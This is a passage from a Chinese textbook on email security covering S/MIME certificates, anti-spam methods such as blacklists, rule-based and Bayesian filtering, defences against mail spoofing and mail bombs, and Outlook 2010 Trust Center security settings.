比较典型的情况是：一个应用或用户要向证书管理机构申请公钥证书。S/MIME 的实体 application/pkcs10 用来传送证书请求，包括证书请求信息块、公钥加密算法标识符、用发送方私钥对证书请求信息块签名。证书请求信息块包含证书主体的名字和该用户公钥的标识位串。

6) 仅含证书的消息 Certificates Only Message

仅含证书或证书撤销列表 CRL 的消息在应答注册请求时发送。该消息的类型/子类型为 application/pkcs7-mime，同时带有一个退化的 smime-type 参数。其创建过程与创建签名数据信息类似，只是没有消息内容和签名者信息块。

4. S/MIME 证书处理

S/MIME 使用符合 X.509 v3 标准的公钥证书。S/MIME 管理者和/或用户必须为每个客户配置可信任的密钥表和废除证书的列表，即验证签名和签名消息的工作通过本地维护证书实现，证书由认证机构颁发。

S/MIME 用户必须能够生成符合规范要求的密钥对，密钥对应该用非确定的随机输入生成。用户必须到认证机构注册自己的公钥，获得公钥证书。另外用户还需要将证书存储在本地，并负责维护工作。

一些公司提供证书认证授权服务。Nortel 提供的企业认证授权解决方案能够在组织内部提供 S/MIME 支持；VeriSign 提供兼容的认证服务，颁发 VeriSign 数字证书的 X.509 证书。另外，还有一些认证机构如 GTE、U.S Postal Service 等。

5. S/MIME 的增强安全服务

关于 S/MIME，Internet 草案还提出了三种增强的安全性服务，如下所述。

(1) 签收：要求对签名数据对象进行签收，并通知发送方和第三方。接收方对原始消息和签名进行签名，并将此签名与消息一起产生一个新的 S/MIME 消息。

(2) 安全标签：在签名数据对象的认证属性中可以包含安全标签。安全标签是一个描述被 S/MIME 封装的信息敏感度的安全信息集合，用于该信息的访问控制管理。

(3) 安全邮件列表：在一对多发送消息时使用，邮件列表代理 MLA 可以对一个输入消息按照各个接收方的不同要求进行相应的加密处理，发送方只负责将 MLA 加密好的消息发送出去。

6.3 邮件服务器安全机制

除了要保护邮件传输的安全外，还要保护邮件服务器的安全。除了一般的服务器安全配置与防护外，更要加强邮件服务器抵御邮件攻击、垃圾邮件和病毒邮件的能力。

6.3.1 防垃圾邮件

垃圾邮件 SPAM，又称“不请自来的商业电子邮件”。中国互联协会在《中国互联网协会反垃圾邮件规范》中规定：垃圾邮件具有以下属性。

- 收件人无法拒收的电子邮件。
- 收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等宣传性质的电子邮件。
- 含有病毒、恶意代码、色情、反动等不良信息或者有害信息的邮件。
- 隐藏发件人身份、地址、标题等信息的电子邮件。

- 含有虚假的信息源、发件人、路由等信息的电子邮件。

实际上，垃圾邮件的判定会因人而异，不同的用户，在不同的环境下对同一邮件的判定结果会存在差异。

目前，很多用户使用免费邮箱，免费邮箱对垃圾邮件的防范效果不太理想，垃圾邮件的发送者可以轻松的通过多种途径获得用户的邮件地址，如穷举、猜测和自动收集程序等。人们在上网的过程中也不可避免的要对外公布自己的邮箱地址，一些人便收集这些信息后出售。

垃圾邮件的泛滥已经让互联网不堪重负，垃圾邮件的危害主要表现在以下几个方面。

1) 侵占网络资源

大量的垃圾邮件会占用网络带宽，堵塞邮件服务器，降低整个网络的运行效率，影响 ISP 的服务形象。另外，一些人利用邮件服务器发送垃圾邮件，会导致服务器被列入垃圾邮件黑名单，服务器被外部封杀。因此邮件服务器既要抵御外部的垃圾邮件，也要采取措施防止自己的用户对外发送垃圾邮件。

2) 侵犯收件人隐私

当自己的邮箱收到大量垃圾邮件的时候，第一反应就是，自己的邮件地址不安全了，很可能被出卖了。另外，下载和处理这些邮件会耗费收件人大量的时间、精力和金钱。当大量垃圾邮件充满邮箱的时候，会导致正常的邮件无法接收，影响工作的正常进行。

3) 被黑客利用，成为攻击工具

黑客把病毒和恶意代码隐藏在垃圾邮件中，用户一旦打开这些邮件，就会激活隐藏的病毒或木马程序，不仅危害用户自己的计算机，更有可能被利用成为病毒的传播中介。另外，黑客还会利用邮件系统发起垃圾邮件风暴来攻击目标，使目标机瘫痪、拒绝服务。

4) 传播有害信息

垃圾邮件会被一些人利用来传播色情信息和反动信息，给社会带来危害，尤其对于青少年，危害更加严重。

为了减少垃圾邮件带来的危害，就要采取各种技术和策略遏制垃圾邮件的传播。随着垃圾邮件的不断变化，反垃圾邮件技术从最初的黑白名单技术、简单的关键词过滤，到后来基于规则的过滤、智能过滤，再到目前的多种组合算法，反垃圾邮件技术经历了一个不断发展完善的过程，已经抵御了一大部分垃圾邮件的侵害。目前存在的反垃圾邮件技术主要有以下几种。

1. IP 阻断列表与黑白名单技术

这种封禁技术是将那些垃圾邮件服务器的 IP 地址(通过技术或人工手段确认的)列入一个黑名单(Black List)，通过定期或实时发布这种黑名单，并提供黑名单查询服务，让合法的邮件服务器知道应当拒收哪些邮件源所发来的邮件。白名单(White List)是一个可信任的邮件服务器 IP 地址的列表。

现在有很多组织都在做垃圾邮件的黑白名单，比如 spamhaus、barracuda 等。如果给国外朋友发邮件后收到了有如下内容的退信：

```
554 Service unavailable; Client host [mail.domain.edu.cn] blocked using
Barracuda Reputation;
http://www.barracudanetworks.com/reputation/?r=1&ip=211.56.191.108
```

那么，发件人所使用的邮件服务器 211.56.191.108 很可能被列入了垃圾邮件黑名单中，可以到上面给出的网站中提交撤销黑名单的申请。一般系统会很快处理申请，从黑名单中撤销提交的地址。

使用黑白名单的方式来处理垃圾邮件可以有效地减少服务器的负担。但目前垃圾邮件的发送技术往往采取动态 IP 地址，黑名单技术很难达到时效性，是一种“亡羊补牢”的被动防御方法。在反垃圾邮件产品中，该技术通常作为一个附属模块嵌入，以提高过滤的效率和速度。

2. 过滤技术

过滤(Filter)是垃圾邮件处理中一种常用的技术。这种技术使用起来简单直接，过滤主要用于接收系统 MUA 或 MTA 来辨别和处理垃圾邮件，如 Outlook、Sendmail。该技术使用最为广泛，很多邮件服务器上的反垃圾邮件插件、客户端的反垃圾邮件功能等都是采用过滤技术实现的。

1) 关键词过滤

关键词过滤技术通常总结一些简单或复杂的与垃圾邮件关联的单词，通过在邮件的主体或内容中进行搜索来识别和处理垃圾邮件。在总结关键词中可以使用通配符，比如“代？开？发？票”。这种方式类似于反病毒软件利用的病毒特征，这是一种简单的内容过滤方式，它的前提是必须创建一个庞大的过滤关键词列表。

关键词过滤的效果和关键词有直接联系，关键词列表有时会误报。对邮件的全文检索会消耗的系统资源大量的资源和网络带宽。规则库维护的成本高，并且关键词也很容易绕过，比如拆字，使用图片等。

2) 散列表

散列表是邮件系统通过创建摘要来描述邮件的内容，如果摘要是相同的，就认为邮件是相同的，比如将邮件的内容、发件人等作为参数，计算得出该邮件的摘要。一些 ISP 采用这种方式，如果出现重复的邮件摘要，就可以怀疑是大批量发送邮件了。

3) 基于规则的过滤

基于规则的过滤根据邮件的默写特征(如单词、词组、位置、大小、附件等)来形成规则，通过这些规则来描述垃圾邮件，就像 IDS 中描述一条入侵事件一样。

还有一种基于规则评分的过滤，给每个规则或关键词赋予一个分值，分值越高，该邮件为垃圾邮件的可能性就越高，得分超过某一给定的阈值(Threshold)时，该邮件就被判定为垃圾邮件。

要使过滤器有效，就意味着管理人员要维护一个庞大的规则库。同关键词过滤一样，其耗费的资源较多，规则库的维护成本也非常高。

3. 人工智能和概率学方法

人工智能的方法也是一种过滤技术，它将人工智能的一些分类方法和机器学习理论应用于垃圾邮件的过滤，如支持向量机(Support Vector Machine，SVM)、贝叶斯分类器(Bayesian Classifiers)和决策树等。

贝叶斯理论在计算机业中应用相当广泛，它是一种对事物的不确定性描述。贝叶斯算

法的过滤器就是一个基于评分的过滤器，它计算邮件成为垃圾邮件的概率。首先它要从大量的垃圾邮件和正常邮件中进行学习，提取特征字符串，并给出一个分数。在垃圾邮件中出现特征串赋予一个正分数，如果在正常邮件中也检测到了这个特征串，就赋予一个负分数，用来降低得分，最后得到一个邮件整体总分，通过这个分数来判断该邮件是否为垃圾邮件。

贝叶斯算法计算的特征值通常来自：

- 邮件正文中的单词。
- 邮件头(发送者、传递路径等)。
- 其他表现，如 HTML 编码。
- Meta 信息，比如特殊短语出现位置等。

贝叶斯算法的步骤如下：

(1) 收集大量的垃圾邮件和非垃圾邮件，建立垃圾邮件集和非垃圾邮件集。

(2) 提取独立的字符串作为 TOKEN 串，并统计每个 TOKEN 串(如 t_1，t_2，t_3，…，t_n)出现的次数，即字频。按照这种方法分别处理垃圾邮件和非垃圾邮件。

(3) 为每个邮件集建立一个哈希表，hashtable_good 对应非垃圾邮件集，hashtable_bad 对应垃圾邮件集，哈希表中存储 TOKEN 串到字频的映射关系。

(4) 计算每个哈希表中 TOKEN 串出现的概率 $P(t_i)=(t_i$ 的字频)/(对应哈希表长度)，$P1(t_i)$表示 t_i 在 hashtable_good 中的值，$P2(t_i)$表示 t_i 在 hashtable_bad 中的值。

(5) 综合考虑 hashtable_good 和 hashtable_bad，推断新邮件中出现 TOKEN 串时，为垃圾邮件的概率；用 A 表示邮件为垃圾邮件，则：

$P(A|\ t_i)= P2(t_i)/ [P1(t_i)+P2(t_i)]$

(6) 建立新的哈希表 bashtable_probability 存储 t_i 到 $P(A|\ t_i)$的映射。

(7) 根据 bashtable_probability 计算一封新到的邮件为垃圾邮件的可能性，当新到一封邮件，按照步骤(2)，生成 TOKEN 串，通常选取邮件中 $P(A|\ t_i)$最高的 N 个 TOKEN 串(Paul Graham 的做法是选出 $P(A|\ t_i)$最高的 15 个词)，bashtable_probability 中对应的值为 P1，P2，…，PN，则该邮件为垃圾邮件的概率为：

$P(A|t_1, t_2, \ldots, t_n)=(P1*P2*\ldots*PN)/[P1*P2*\ldots*PN+(1-P1)*(1-P2)*\ldots(1-PN)]$

当 $P(A|t_1, t_2, \ldots, t_n)$超过预定阈值时，就可以判定该邮件为垃圾邮件。

通过不断的分析，过滤器也自我更新，这样贝叶斯过滤器就有了自适应能力。另外，用户也可以手工操作，以适应一些临时出现的特殊情况。

基于过滤器原理的反垃圾邮件系统也有其局限性。目前垃圾邮件的发送工具也不是静态的，它们会很快适应过滤器，并通过一些技术手段绕过过滤器，如改变拼写和插入句子等。另外还有误报问题，把正常邮件当做垃圾邮件来处理。

还有一种近年来用得比较多的“基于行为模式识别模型”垃圾邮件识别方法，该方法利用概率统计数学模型对垃圾邮件进行分类分析统计。与以往不同，行为模式识别在分析时不但导入邮件内容本身的特征，而且最关键的是全面加入了与各类行为相关的因素。通过对大量的垃圾邮件样本的分析、统计，并经过大量的计算，归纳出垃圾邮件发送行为模式识别模型。行为模式识别模型包含了邮件发送过程中的各类行为要素，如时间、频度、发送 IP、协议声明特征、发送声明指纹等。

行为模式识别不但定义有垃圾邮件的模式，也定义了正常邮件的模式。在统计分析中研究人员发现，行为特征上垃圾邮件与正常邮件具有极高的区分度，且无论内容如何均相对为固有特征，特别是对大量采用动态 IP 发送的邮件，特征更加明显，所以一封正常邮件会很快被识别出来。

采用行为模式识别模型可以提高垃圾邮件辨别的准确率，且不需要对信件的全部内容进行扫描，与内容过滤相比大大降低了计算的复杂度。

4. 反向查询

大部分垃圾邮件使用伪造的发送地址，伪造的地址看上去来自于可信的域。为了限制这种伪造的发送地址，一些系统要求验证发送者的邮件地址，这些系统包括：Reverse Mail Exchange (RMX)、Sender Permitted Form(SPF)和 Designated Mailers Protocol(DMP)。类似于 MX，反向查询就是定义反向的 MX 记录，用来判断邮件的指定域名和 IP 地址是否完全对应。

在邮件服务器中还可以使用用户真实性认证，也就是在用户发送邮件时验证用户的真实身份，防止用户使用伪造的身份，通过本服务器发送大量垃圾邮件。

5. 质询

垃圾邮件发送者一般使用工具自动发送大量的垃圾邮件。质询技术试图通过减缓大量邮件的发送过程，或增加发送邮件的成本来阻止垃圾邮件的发送。同时，不会对正常用户的邮件发送产生太大的影响。目前有两种质询方式：质询−响应和计算质询。

(1) 质询−响应(Challenge-Response，CR)系统保存有许可发送者的列表。当用户发送邮件时，邮件不会被立即传送，而是临时保存下来，然后向邮件的发送者返回一封包含质询的邮件。质询可以是连接 URL 或者要求回复。当完成质询后，新的发送者被加入到许可发送者列表中。

(2) 计算质询(Computational Challenges，CC)方式试图通过增加发送邮件的成本来阻止垃圾邮件的大量发送。大部分计算质询系统使用复杂的算法来故意拖延时间。对于正常用户，只发送少量的邮件，对这种延迟基本上察觉不出来。如果要一次性发送大量的垃圾邮件，花费的时间就相当可观，此类系统包括 Hash Cash 和微软的 Black Penny。

6. 密码术

还可以用密码技术来验证垃圾邮件的发送者，抵御垃圾邮件。像上节提到的用数字证书来实现认证。如果数字证书认证不能通过认证，就认为该邮件是伪造的。

7. 反垃圾邮件技术发展趋势

尽管在多种技术的综合运用下，垃圾邮件得到了一定的遏制，但一些投机者总是能想出各种方法躲避堵截和控制，新出现的垃圾邮件发送技巧有：盗取合法人身份、图片垃圾邮件及多层图片垃圾邮件、躲避全球 IP 监控及信誉评分、躲避内容过滤、夹带 URL 和电话号码。

针对这些问题的技术方案如下。

1) 发件人特征识别技术

在身份欺骗技术被广泛利用的新形势下，发件人特征识别技术应运而生。首先要验证

发信者身份并预测其行为，包括列举垃圾邮件制造者的行为以及加强不依靠身份验证进行辨认的措施。对于发件人特征识别技术来说，邮件的信誉校验是最基本的，它必须通过启发式和人性化的检查来勾勒出垃圾邮件的行为特征，必须具备多样的有效对策。

2)　信誉评分技术

电子邮件信誉与投递是快速增长的新兴行业。专家把电子邮件信誉比喻成驾驶记录或信用记录。如果驾驶记录不佳，你必须付更高的保险费。如果电子邮件信誉差，发出的邮件就会被丢入垃圾桶。如 Habeas 公司从事信誉过滤服务，协助企业改良电子邮件的名声。

3)　多重图片识别技术 OCR

打击图片垃圾邮件的主导技术有图片垃圾邮件指纹识别技术、OCR 识别技术以及第三代图像防御技术。在 OCR 识别技术的初期，图片垃圾邮件的发送者们企图使用动态的 gif 图像使内容占用多帧。而且，他们采用横线，符号和其他图像模糊图片内的文字。为了对付这些技巧，OCR 引入了动态 gif 文件分析和模糊文本识别功能。现在 OCR 可以深入分析图片，在进行图片识别之前对表象图片进行规范化处理，来防止图片垃圾邮件中的图片掩饰、不同颜色的对比，以及组合文字、背景等手段。

4)　意图分析技术

意图分析技术包括鉴别历史记录里的错误邮件发送基点及其行为和意图。大部分垃圾邮件背后的动机是使收件人去做某件事情，如登录某个站点、拨打某个电话、购买某只股票等。这些动机就是邮件的意图，观察这些意图，并进行统计分析，找出其中的关联和共同点。大部分邮件的意图是让用户点击一个网页或链接。即使邮件发送者试图通过 IP 地址掩盖其不良记录，最终还是要驱使用户去特定的网站。因此，一些服务厂商维护有垃圾邮件发送者常用网站地址库，能够基于邮件中插入的站点地址阻断邮件，如博威特公司的梭子鱼产品。

在垃圾邮件巨大利润的驱使下，不法分子会不断使用更新的手段和技术来达到目的，污染邮件和网络环境。研究人员和网络服务商也将一如既往地研制新技术，来应对不法分子的挑战，因此，与垃圾邮件的斗争注定是一场持久战。

6.3.2　防邮件欺骗

邮件欺骗一般通过伪造发信人的身份(或匿名)，发送一些带有强烈诱惑性的信息，使接收者上当受骗。这些邮件有的带有病毒或木马程序，有些欺骗引诱接收者透露有关账号、密码等机密信息，来达到目的。这类欺骗只要用户提高警惕，一般危害性不是太大。

SMTP 协议缺乏验证能力，所以假冒身份进行邮件欺骗并非难事，邮件服务器不会对发信者的身份做任何检查，如果邮件服务器允许 25 端口连接，那么任何一个人都可能连接到这个端口伪造身份，发送邮件。邮件服务器很难找到与发信者有关的真实信息，唯一能做的就是查看系统 log 文件，看看信件是从哪个 IP 发出的。

邮件服务器一般也只在接收邮件时提示输入密码信息，发送邮件时不需要密码验证。目前，一些邮件系统服务商已经注意到这点，并采取相应的措施在发信时也需要密码检测。另外，为了防止攻击者利用自己的邮件系统进行欺骗，应该禁止服务器的邮件转发，不允许匿名发送邮件。但匿名转发有时有一些特殊的用途，因此在实际应用中，应该视具

体情况而定。

6.3.3 邮件炸弹

邮件炸弹(E-mail Bomb)是黑客常用的攻击手段，攻击者用伪造的 IP 地址和电子邮件地址，在很短的时间内，向同一信箱中发送成千上万，甚至无穷多次内容相同的邮件，从而挤满邮箱，把正常邮件冲掉。

邮件炸弹占用大量的空间和服务器资源，系统无法正常工作。有时会导致系统的 log 文件变得很大，甚至有可能溢出文件系统，致使系统面临崩溃的威胁。而且大量的邮件会加重网络的负担。

对于邮件服务器来说，可以对用户邮箱加一些限制，邮箱信件上限，每日收取信件上限等。如限制单个邮箱信件的上限为 1000 封，每个邮箱每日收取信件上限为 100 封。一旦用户邮箱遭受邮件炸弹攻击，邮箱不会对发进来的邮件照单全收，只会接收前 100 封，而且是在邮箱信件不满 1000 封的前提下。

另外还可以对系统中用户发送邮件行为加上限制，如单封邮件并发上限、每日发送上限、每日用户认证次数等。这些限制可以有效避免系统用户对外发送邮件炸弹。

6.4 客户端安全措施

在邮件系统的客户端用户可以采取一些安全措施，保护自己的计算机和邮件信息。本节以 Outlook 为例，讲述邮件安全防护的用户策略。

Outlook 包含一些工具，有助于防止电子邮件欺骗、增强邮件的私密性、防止非法用户对计算机的非授权访问。使用这些工具，用户能够安全的发送和接收邮件，并有效控制邮件内携带的病毒和恶意代码。

6.4.1 信任中心

Outlook 信任中心是 Microsoft“可信赖计算”的一部分，可信赖计算是微软提出的一个长期的、依靠集体协作完成的计划，它可以为每个人带来更安全、保密和可靠的计算体验。信任中心包含安全设置和隐私设置，这些设置有助于计算机的安全。

1. 基本功能

在 Microsoft Outlook 2010 中，选择“文件”→“选项”，在弹出的“选项”面板中，选择“信任中心”选项卡，选择“信任中心设置”，打开“信任中心”对话框，如图 6-8 所示。信任中心提供以下与邮件安全相关的功能：

- 受信任的发布者。
- DEP 设置，对是否启用数据执行保护进行设置。
- 个人信息选项，包括是否连接到 Office 搜索更新内容，定期下载确定系统问题的文件，是否允许信息检索任务窗格，检查并安全新服务。
- 电子邮件安全性，对电子邮件的加密和数字证书进行设置，还可以设置是否允许

在文件夹中使用脚本。

- 附件处理，包括附件安全模式，答复时包含更改，附件预览设置。
- 自动下载，用户可以控制在打开的 HTML 电子邮件时，是否自动下载和显示图片。
- 宏设置，默认为“为有数字签名的宏提供通知，禁用所有其他宏”。
- 编程访问，当其他程序用编程方式访问通讯簿和地址信息，或以用户名义发送邮件时，是否向用户发出可疑活动警告，默认为“我的防病毒软件处于非活动状态或过期时向我发出可疑活动警告(推荐)”。




图 6-8　Microsoft Outlook 2010 信任中心

2. 邮件安全性

在 Outlook“信任中心”单击“电子邮件安全性”选项卡，打开如图 6-9 所示的对话框。用户可以对发送的邮件进行加密和签名设置，对于邮件的加密，提供了 4 个选项，分别是：

(1) 加密待发邮件的内容和附件。

(2) 给待发邮件添加数字签名。

(3) 以明文签名发送邮件。

(4) 对所有 S/MIME 签名邮件要求 S/MIME 回执。

数字标识(证书)可以从发证机构获得，发证机构除了负责发布数字标识外，还提供验证数字标识的有效性服务。VeriSign 公司是第一个商业发证机构，是 Microsoft 首选的数字标识提供商。通过 VeriSign 的特殊指定，用户可以登录 office.com 获得一个个人数字标识。当用户发送电子邮件时，数字标识可以对用户的身份进行有效证明。

在图 6-9 中的“数字标识(证书)”区域，可以对用户的数字标识进行设置：

(1) 如果还没有数字标识，单击“获取数字标识”按钮，登录 office.com 获取个人证书。

(2) 如果已有证书文件，单击“导入/导出”按钮导入用户的个人证书。




图 6-9 电子邮件安全性

3. 签名单封邮件

通常，用户并不会加密和签名所有发送的邮件，只是在需要时，才对特殊的邮件进行加密和签名。因此，在编辑邮件时，Outlook 提供了数字签名功能。

单击“新建电子邮件”，打开邮件编辑窗口，选择“文件”→“信息”→“属性”，在打开的“属性”对话框的“安全性”区域单击“安全设置(T)”，打开“安全属性”对话框，如图 6-10 所示。

